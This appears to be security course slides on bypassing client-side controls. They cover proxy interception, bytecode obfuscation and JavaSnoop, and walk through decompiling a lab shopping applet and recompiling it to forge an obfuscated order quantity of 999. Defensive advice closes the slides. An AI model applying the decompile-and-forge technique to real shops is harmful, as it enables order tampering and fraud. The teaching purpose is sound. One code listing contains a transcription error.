Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Response from http://download.cdn.mozilla.net:80/pub/firefox/releases/49.0.1/update/mac/en-US/firefox-49.0.1.complete.mar [165.254.27.82]

Forward Drop Intercept is on Action Comment this item  

Raw Headers Hex

```
HTTP/1.1 206 Partial Content
Content-Type: application/octet-stream
x-amz-replication-status: COMPLETED
Last-Modified: Fri, 23 Sep 2016 16:28:37 GMT
ETag: "9a83c0a8807d31051d4870b781b0e167"
x-amz-version-id: x68jEV5iK4IE.h1A5wsQExN.s8_y6doi
Accept-Ranges: bytes
Server: AmazonS3
X-Amz-Cf-Id: Z3ieuudIX17yBneNAPb9nM8mf8HMCbUiLv8h_7WM7bwzFvP8rvs3xA==
Date: Mon, 26 Sep 2016 17:57:29 GMT
Content-Range: bytes 19500000-19799999/82531331
Content-Length: 300000
Connection: close
```

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder  
Send to Repeater  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Show response in browser  
Request in browser  
Engagement tools [Pro version only]  
Copy URL  
Copy as curl command  
Copy to file  
Paste from file  
Save item

Comment this item  

Comment this item  

# Recompiling and Executing Outside the Browser

- **Modify app to run as a standalone program**
- **For Java, just implement a "main" method**

# Manipulating the Original Component using JavaScript

- **Using a proxy, intercept and edit responses**
- **To add JavaScript that unlocks hidden parts of the interface**

# Bytecode Obfuscation

- **Difficult to read**

```
package myapp.interface;

import myapp.class.public;
import myapp.throw.throw;
import if.if.if.if.else;
import java.awt.event.KeyEvent;

public class double extends public implements strict
{
    public double(j j1)
    {
        _mthif();
        _fldif = j1;
    }
    private void _mthif(ActionEvent actionevent)
    {
        _mthif(((KeyEvent) (null)));
        switch(_fldif._mthnew()._fldif)
        {
            case 0:
                _fldfloat.setEnabled(false);
                _fldboolean.setEnabled(false);
                _fldinstanceof.setEnabled(false);
                _fldint.setEnabled(false);
                break;
        ...
    }
}
```

# Obfuscation Methods

- **Meaningful names replaced with meaningless expressions such as a, b, c, ...**
- **Replace names with reserved keywords such as "new" and "int"**
  - **Most VMs tolerate such technically illegal code, but it cannot be recompiled**

# Obfuscation Methods

- **Strip unnecessary debug and meta-information from bytecode, such as**
  - **Source filenames and line numbers**
  - **Local variable names**
  - **Inner class information**
- **Add redundant code that confuses the reverse engineer**

# Obfuscation Methods

- **Modify path of execution, make it convoluted**
  - **Using "jump" instructions**
- **Add illegal programming constructs**
  - **Unreachable statements**
  - **Missing "return" statements**
  - **VMs tolerate them, but decompiled source cannot be recompiled without correcting them**

# Tips

- **Some components will remain readable even if source is obfuscated, such as methods called from JavaScript**
- **Many Integrated Development Environments (IDE's) can make code more readable by "refactoring" it ([link Ch 5k](#))**
- **Running code through an obfuscator a second time can remove a lot of the obfuscation (see JODE, [link Ch 5l](#))**

# Example: Shopping Java Applet

- **This portion of the code defines a hidden field named "obfpad"**

```
<form method="post" action="Shop.aspx?prod=2" onsubmit="return  
validateForm(this)">  
<input type="hidden" name="obfpad"  
value="k1GSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigj  
UQm8CIP5HJxpidrPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30olep2Lax6IyuyEU  
D9SmG7c">
```

# Example Continued

- **JavaScript validator**

```
<script>
function validateForm(theForm)
{
    var obfquantity =
        document.CheckQuantityApplet.doCheck(
            theForm.quantity.value, theForm.obfpad.value);
    if (obfquantity == undefined)
    {
        alert('Please enter a valid quantity.');
        return false;
    }
    theForm.quantity.value = obfquantity;
    return true;
}
</script>
```

# Example Continued

- **This code loads the Java applet "CheckQuantity.class"**

```
<applet code="CheckQuantity.class" codebase="/scripts" width="0"
height="0"
  id="CheckQuantityApplet"></applet>
Product: Samsung Multiverse <br/>
Price: 399 <br/>
Quantity: <input type="text" name="quantity"> (Maximum quantity is 50)
<br/>
<input type="submit" value="Buy">
</form>
```

# Example Continued

- **Form is submitted with quantity of 2**
- **It sends this POST request**
- **quantity is obfuscated**

```
POST /shop/154/Shop.aspx?prod=2 HTTP/1.1
Host: mdsec.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 77

obfpad=k1GSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5
HJxpidrPOuQ
Pw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9SmG7c&quantity=4b282c510f
776a405f465
877090058575f445b536545401e4268475e105b2d15055c5d5204161000
```

# Download Applet and Decompile with Jad

**/scripts/CheckQuantity.class**

```
C:\tmp>jad CheckQuantity.class
Parsing CheckQuantity.class...The class file version is 50.0 (only 45.3,
46.0 and 47.0 are supported)
Generating CheckQuantity.jad
Couldn't fully decompile method doCheck
Couldn't resolve all exception handlers in method doCheck
```

# Decompiled Java

- **Header**

```
// Decompiled by Jad v1.5.8f. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.kpdus.com/jad.html
// Decompiler options: packimports(3)
// Source File Name: CheckQuantity.java

import java.applet.Applet;

public class CheckQuantity extends Applet
{
    public CheckQuantity()
    {
    }
}
```

# Decompiled Java

- **Verifies tha qty is between 0 and 50**
- **Prepares a string to hold obfuscated text**

```
public String doCheck(String s, String s1)
{
    int i = 0;
    i = Integer.parseInt(s);
    if(i <= 0 || i > 50)
        return null;
    break MISSING_BLOCK_LABEL_26;
    Exception exception;
    exception;
    return null;
    String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(Integer.toString(i)).append
("&checked=true").toString();
    StringBuilder stringbuilder = new StringBuilder();
```

# Decompiled Java

- **XORs text with obfpad**

```
for(int j = 0; j < s2.length(); j++)
{
    String s3 = (new StringBuilder()).append('0').append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
    int k = s3.length();
    if(k > 2)
        s3 = s3.substring(k - 2, k);
    stringbuilder.append(s3);
}

return stringbuilder.toString();
}
```

# Modified Applet

- Remove input validation from "doCheck"
- Add a "main" method that calls "doCheck" and prints the obfuscated result
- Code on next page outputs obfuscated string for quantity of 999
- Try various values, including strings, to find vulnerabilities

```
public class CheckQuantity
{
    public static void main(String[] a)
    {
        System.out.println(doCheck("999",
"klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5HJxpi
drPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30olep2Lax6IyuyEUD9 SmG7c"));
    }

    public static String doCheck(String s, String s1)
    {
        String s2 = (new StringBuilder()).append("rand=").append
(Math.random()).append("&q=").append(s).append
("&checked=true").toString();
        StringBuilder stringbuilder = new StringBuilder();
        for(int j = 0; j < s2.length(); j++)
        {
            String s3 = (new StringBuilder()).append('0').append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length())))
s2.charAt(j)).toString();
            int k = s3.length();
            if(k > 2)
                s3 = s3.substring(k - 2, k);
            stringbuilder.append(s3);
        }
        return stringbuilder.toString();
    }
}
```

# Recompile with javac

```
C:\tmp>javac CheckQuantity.java
C:\tmp>java CheckQuantity
4b282c510f776a455d425a7808015c555f42585460464d1e42684c414a152b1e0b5a520a
145911171609
```

# JavaSnoop

- **Free Java Debugger (Links Ch 5m, 5n)**
- **Example: Java Login Applet**

**Login Applet**

Enter your username and password


Username:

Password:


Wrong username or password

A screenshot of a Java Login Applet. The title bar says "Login Applet". Below it, a message says "Enter your username and password". There are two text input fields: one for "Username" containing "test123" and one for "Password" containing "\*\*\*\*\*". At the bottom, a message in red says "Wrong username or password". A "Login" button is at the bottom.


# Attach to Process



# Hook Classes



# Edit Credentials



# Canary Mode

- Follow "canary" values through app
- Works with Burp

The image shows two windows from the Burp Suite Free Edition v1.5 interface. On the left is the main Burp Suite window, which includes a navigation bar with Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Con. Below the navigation bar is a toolbar with buttons for Go, Cancel, and others. A large 'Request' section displays a GET request to 'google.com'. The 'Host' field contains the value 'google.com', which is highlighted with a yellow background. The 'Raw' tab is selected. At the bottom of the request section is a search bar with the placeholder 'Type a search term'. On the right is a separate 'Canary mode' dialog box. It has a text input field containing 'google.com' and a red 'Start Canary Mode' button. Below these are fields for searching values ('String') and specifying packages ('Only put canaries in the following package (e.g., com.foo.net)'). A message at the top of the dialog says 'Successfully canaried 1006 classes and 401 methods.' The 'Method' section lists several Java method signatures, each with a red 'Add Hook' button to its right. The methods listed include:

- public burp.jnc burp.a9.c(java.lang.String)
- public void burp.qpb.a(byte java.lang.String,boolean)
- public void burp.i9c.setText(java.lang.String)
- public burp.jnc burp.a9.c(java.lang.String)
- public burp.jnc burp.nvc.a(java.lang.String)
- public void burp.qpb.a(byte java.lang.String,boolean)
- public void burp.i9c.setText(java.lang.String)
- public burp.jnc burp.a9.c(java.lang.String)
- public burp.jnc burp.a9.c(java.lang.String)

# Native Client Components

- **Some actions cannot be done from a sandbox**
  - **Verifying that the user has up-to-date antivirus**
  - **Verifying proxy settings**
  - **Integrating with a smartcard reader**
- **For these, native code components like ActiveX are used; they run outside the sandbox**

# Reverse-Engineering Native Code

- **OllyDbg to debug**
- **IDA Pro or Hopper to disassemble**

# Handling Client-Side Data Securely

- **Don't send critical data like prices from the client**
  - **Send product ID and look up price on server**
  - **If you must send important data, sign and/or encrypt it to avoid user tampering**
    - **May be vulnerable to replay or cryptographic attacks**

# Validating Client-Generated Data

- **All client-side validation methods are vulnerable**
  - They may be useful for performance, but they can never be trusted
- **The only secure way to validate data is on the server**

# Logs and Alerts

- **Server-side intrusion detection defenses should be aware of client-side validation**
- **It should detect invalid data as probably malicious, triggering alerts and log entries**
- **May terminate user's session, or suspend user's account**